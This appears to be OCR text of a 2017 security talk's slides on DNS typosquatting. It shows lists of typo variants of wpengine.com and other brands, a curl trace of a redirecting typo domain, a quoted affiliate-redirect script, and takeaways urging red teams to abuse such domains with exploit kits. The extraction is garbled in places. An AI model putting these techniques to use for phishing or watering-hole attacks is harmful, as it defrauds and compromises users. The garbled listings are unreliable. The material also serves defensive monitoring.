                  185.53,178.8 NS:ns1.parkingcrew.net MX:mail.h
                                                                wpengune.com
wpsngine.com
wpenhine.com
                  185. 3.178.8 NS:ns1.parkingcrew.net MX:mail.h-email.net
woengine.com
wpentine.com
                      243.255.87 NS:ns1.storeland.ru
3pengine,com
                  50. 3,202,45 NS;ns19,domaincontrol,com MX;mailstor 1,secureserver,net
xpengine.com
                      249,124,144 NS:ns1,webhostinghub.com MX:xpengire.com
                  136,243,255,87 NS:ns1,storeland,ru
wpehgine.com
wpzngine.com
                     .243.255.87 NS:ns1.storeland.ru
wpengibe.com
                     .243.255.87 NS:ns1.storeland.ru
wpenginw.com
                     .224.212.242 NS:ns1.above.com MX:mx92.m1bp.com
wpenginr.com
wpengins.com
                     .243.255.87 NS:ns1.storeland.ru
                  136.243.255.87 NS:ns1.storeland.ru
wpengihe.com
wlengine.com
wpengin3.com
                     243,255,87 NS:ns1,storeland.ru
                      243.255.87 NS:ns1.storeland.ru
wpenbine.com
                  52.204.129.22 NS:ns1.namebrightdns.com
apengine.com
                      P47.47.190 NS:ns1.expiereddnsmanager.com MX:mx7.wprngine.com
wprngine.com
                  69.89.31.185 NS:ns1.bluehost.com MX:mail.epengine
epengine.com
wp4ngine.com
                  136.243.255.87 NS:ns1.storeland.ru
2pengine,com
                  136.24 .255.87 NS:ns1.storeland.ru
wpeng9ne.com
                  136,243 255,87 NS:ns1,storeland,ru
wpengjne.com
wp3ngine.com
wmengine.com
                  136.243.255.87 NS:ns1.storeland.ru
wpenvine.com
wpebgine.com
                  136,243,255,87 NS:ns1.storeland.ru
wpenginz.com
                  136,243,255,87 NS:ns1,storeland.ru
wpengone.com
wpengin4.com
DESCRIPTION OF
```

ns1.storeland.ru sounds shady as fuck

**6,389** domains using this nameserver

#### In the wild

vpengine.com -> wpengine.com



Legit domain

#### What's going on?

Typosquatted wpengine.com

user@debian:~\$ curl -sIL vpengine.com

HTTP/1.1 302 Moved Temporarily Server: nginx/1.4.6 (Ubuntu)

Date: Thu, 18 May 2017 12:21:44 GMT

Content-Type: text/html Connection: keep-alive

X-Powered-By: PHP/5.5.9-1ubuntu4.5

Location: http://vpengine.com/?utm\_source=wpengine.com&utm\_medium=vpengine.com&utm\_campaign=vpengine.com&lid=fd8fe9f5b4a38ee4&lsess=73c22

HTTP/1.1 302 Moved Temporarily Server: nginx/1.4.6 (Ubuntu)

Date: Thu, 18 May 2017 12:21:44 GMT

Content-Type: text/html Connection: keep-alive

X-Powered-By: PHP/5.5.9-1ubuntu4.5

Location: http://136.243.255.90/r50b3a

HTTP/1.1 200 OK

Server: nginx/1.4.6 (Ubuntu)

Date: Thu, 18 May 2017 12:21:44 GMT

Content-Type: text/html Content-Length: 363

Last-Modified: Wed, 17 May 2017 14:09:19 GMT

Connection: keep-alive ETag: "591c598f-16b" Accept-Ranges: bytes





AS24940 Hetzner Online GmbH

#### Cloudflare

<script>setTimeout("window.location='htt
p://www.shareasale.com/r.cfm?B=394686&U=
1382023&M=41388&urllink=';",
1);</script><noscript><meta httpequiv="refresh"
content="1;url=http://www.shareasale.com
/r.cfm?B=394686&U=1382023&M=41388&urllin
k=" /><a
href="http://www.shareasale.com/r.cfm?B=
394686&U=1382023&M=41388&urllink=">Click
here</a> for redirection</noscript>

#### **Gray Affiliate Marketing Network**





wpebgine.com	2017-03-28	intreserver.net		graphicriveer.net	2017-05-15
wpeengine.com	2017-05-16	intrserver.net	2017-03-21	graphicriverr.net	2017-05-15
wpegnine.com	2017-03-28	intterserver.ne	t 2017-05-15	graphicrivers.net	2017-05-15
wpehgine.com	2017-03-28	iterserver.net	2017-05-15	graphicrivir.net	2017-05-15
wpejgine.com	2017-05-11	itmeweb.ru 201	7-05-16	graphicrivre.net	2017-05-15
wpenfine.com	2017-05-16	itnerserver.net	2017-05-15	graphicrivver.net	2017-05-15
wpengayne.com	2017-03-28	niterserver.net		graphicrivyr.net	2017-05-15
wpenggine.com	2017-05-16	nterserver.net	2017-05-15	graphicriwer.net	2017-05-15
wpengibe.com	2017-03-28	perfectmoney.da		graphicrriver.net	2017-05-15
wpengihe.com	2017-03-28				2017-05-15
wpengije.com	2017-03-28	perfectmoney.loa		graphicrvier.net	
wpengijne.com	2017-03-28	perfectmoney.on		graphicryver.net	2017-05-15
wpengin3.com	2017-03-28	perfectmoney.pa:	rty 2017-04-09	graphiicriver.net	2017-05-15
wpengind.com	2017-03-28	perfectmoney.pre	ess 2017-04-09	graphikriver.net	2017-05-15
wpenginee.com	2017-05-16	perfectmoney.ra		graphiqriver.net	2017-05-15
wpenginne.com	2017-05-16	perfectmoney.re		graphirciver.net	2017-05-15
wpengins.com	2017-05-11	perfectmoney.si		graphjicriver.net	2017-05-15
wpenginw.com	2017-05-16	perfectmoney.wel		graphuicriver.net	2017-05-15
wpenginy.com	2017-05-06				
wpengkne.com	2017-03-28	pjurevpn.com	2017-05-11	graphycriver.net	2017-05-15
wpengnie.com	2017-03-28	poorevpn.com	2017-05-16	grapihcriver.net	2017-05-15
wpengone.com	2017-05-16	ppurevpn.com	2017-05-16	grapphicriver.net	2017-05-15
wpengyne.com	2017-03-28	pqrevpn.com 201	7-05-16	grpahicriver.net	2017-05-15
wpenngine.com	2017-05-16	puervpn.com 201	7-05-16	grraphicriver.net	2017-05-15
wpentine.com	2017-03-28	pureevpn.com	2017-05-16		
wppengine.com	2017-05-16	purevpnn.com	2017-05-16		
		purevppn.com	2017-05-16		
			2017-05-16		
		purevvpn.com	2017-05-16		

•••



https://github.com/ring0lab/catphish

linkkdin.co


linkedin net

Available

Available

mirrorization

standard



#### Why is there traffic

Typing/Spelling errors with RFC1918 networks



While typing an IP address, different error categories might emerge:

Hit wrong key	19 <b>2</b> .x.z.y $\rightarrow$	19 <b>3</b> .x.y.z	
	172.x.y.z	1 <b>5</b> 2.x.y.z	
Omission of number	1 <b>9</b> 2.x.y.z →	12.x.y.z	
Doubling of keys	10.a.b.c $ ightarrow$	10 <b>0</b> .a.b.c	

Blackhole Networks: an Underestimated Source for Information Leaks, Alexandre Dulaunoy CIRCL - FIRST2017 <a href="https://www.circl.lu/assets/files/circl-blackhole-first2017.pdf">https://www.circl.lu/assets/files/circl-blackhole-first2017.pdf</a>

## Key takeaways

- ✓ Powerful attacks can be cheap
- ✓ Only one hit is necessary to enter your target network: statistically typosquatting will work very well using an efficient exploit kit
  - Redteam: abuse those!
  - Blueteam: monitor those!

https://blog.0day.rocks/practical-waterholing-through-dns-typosquatting-e252e6a2f99e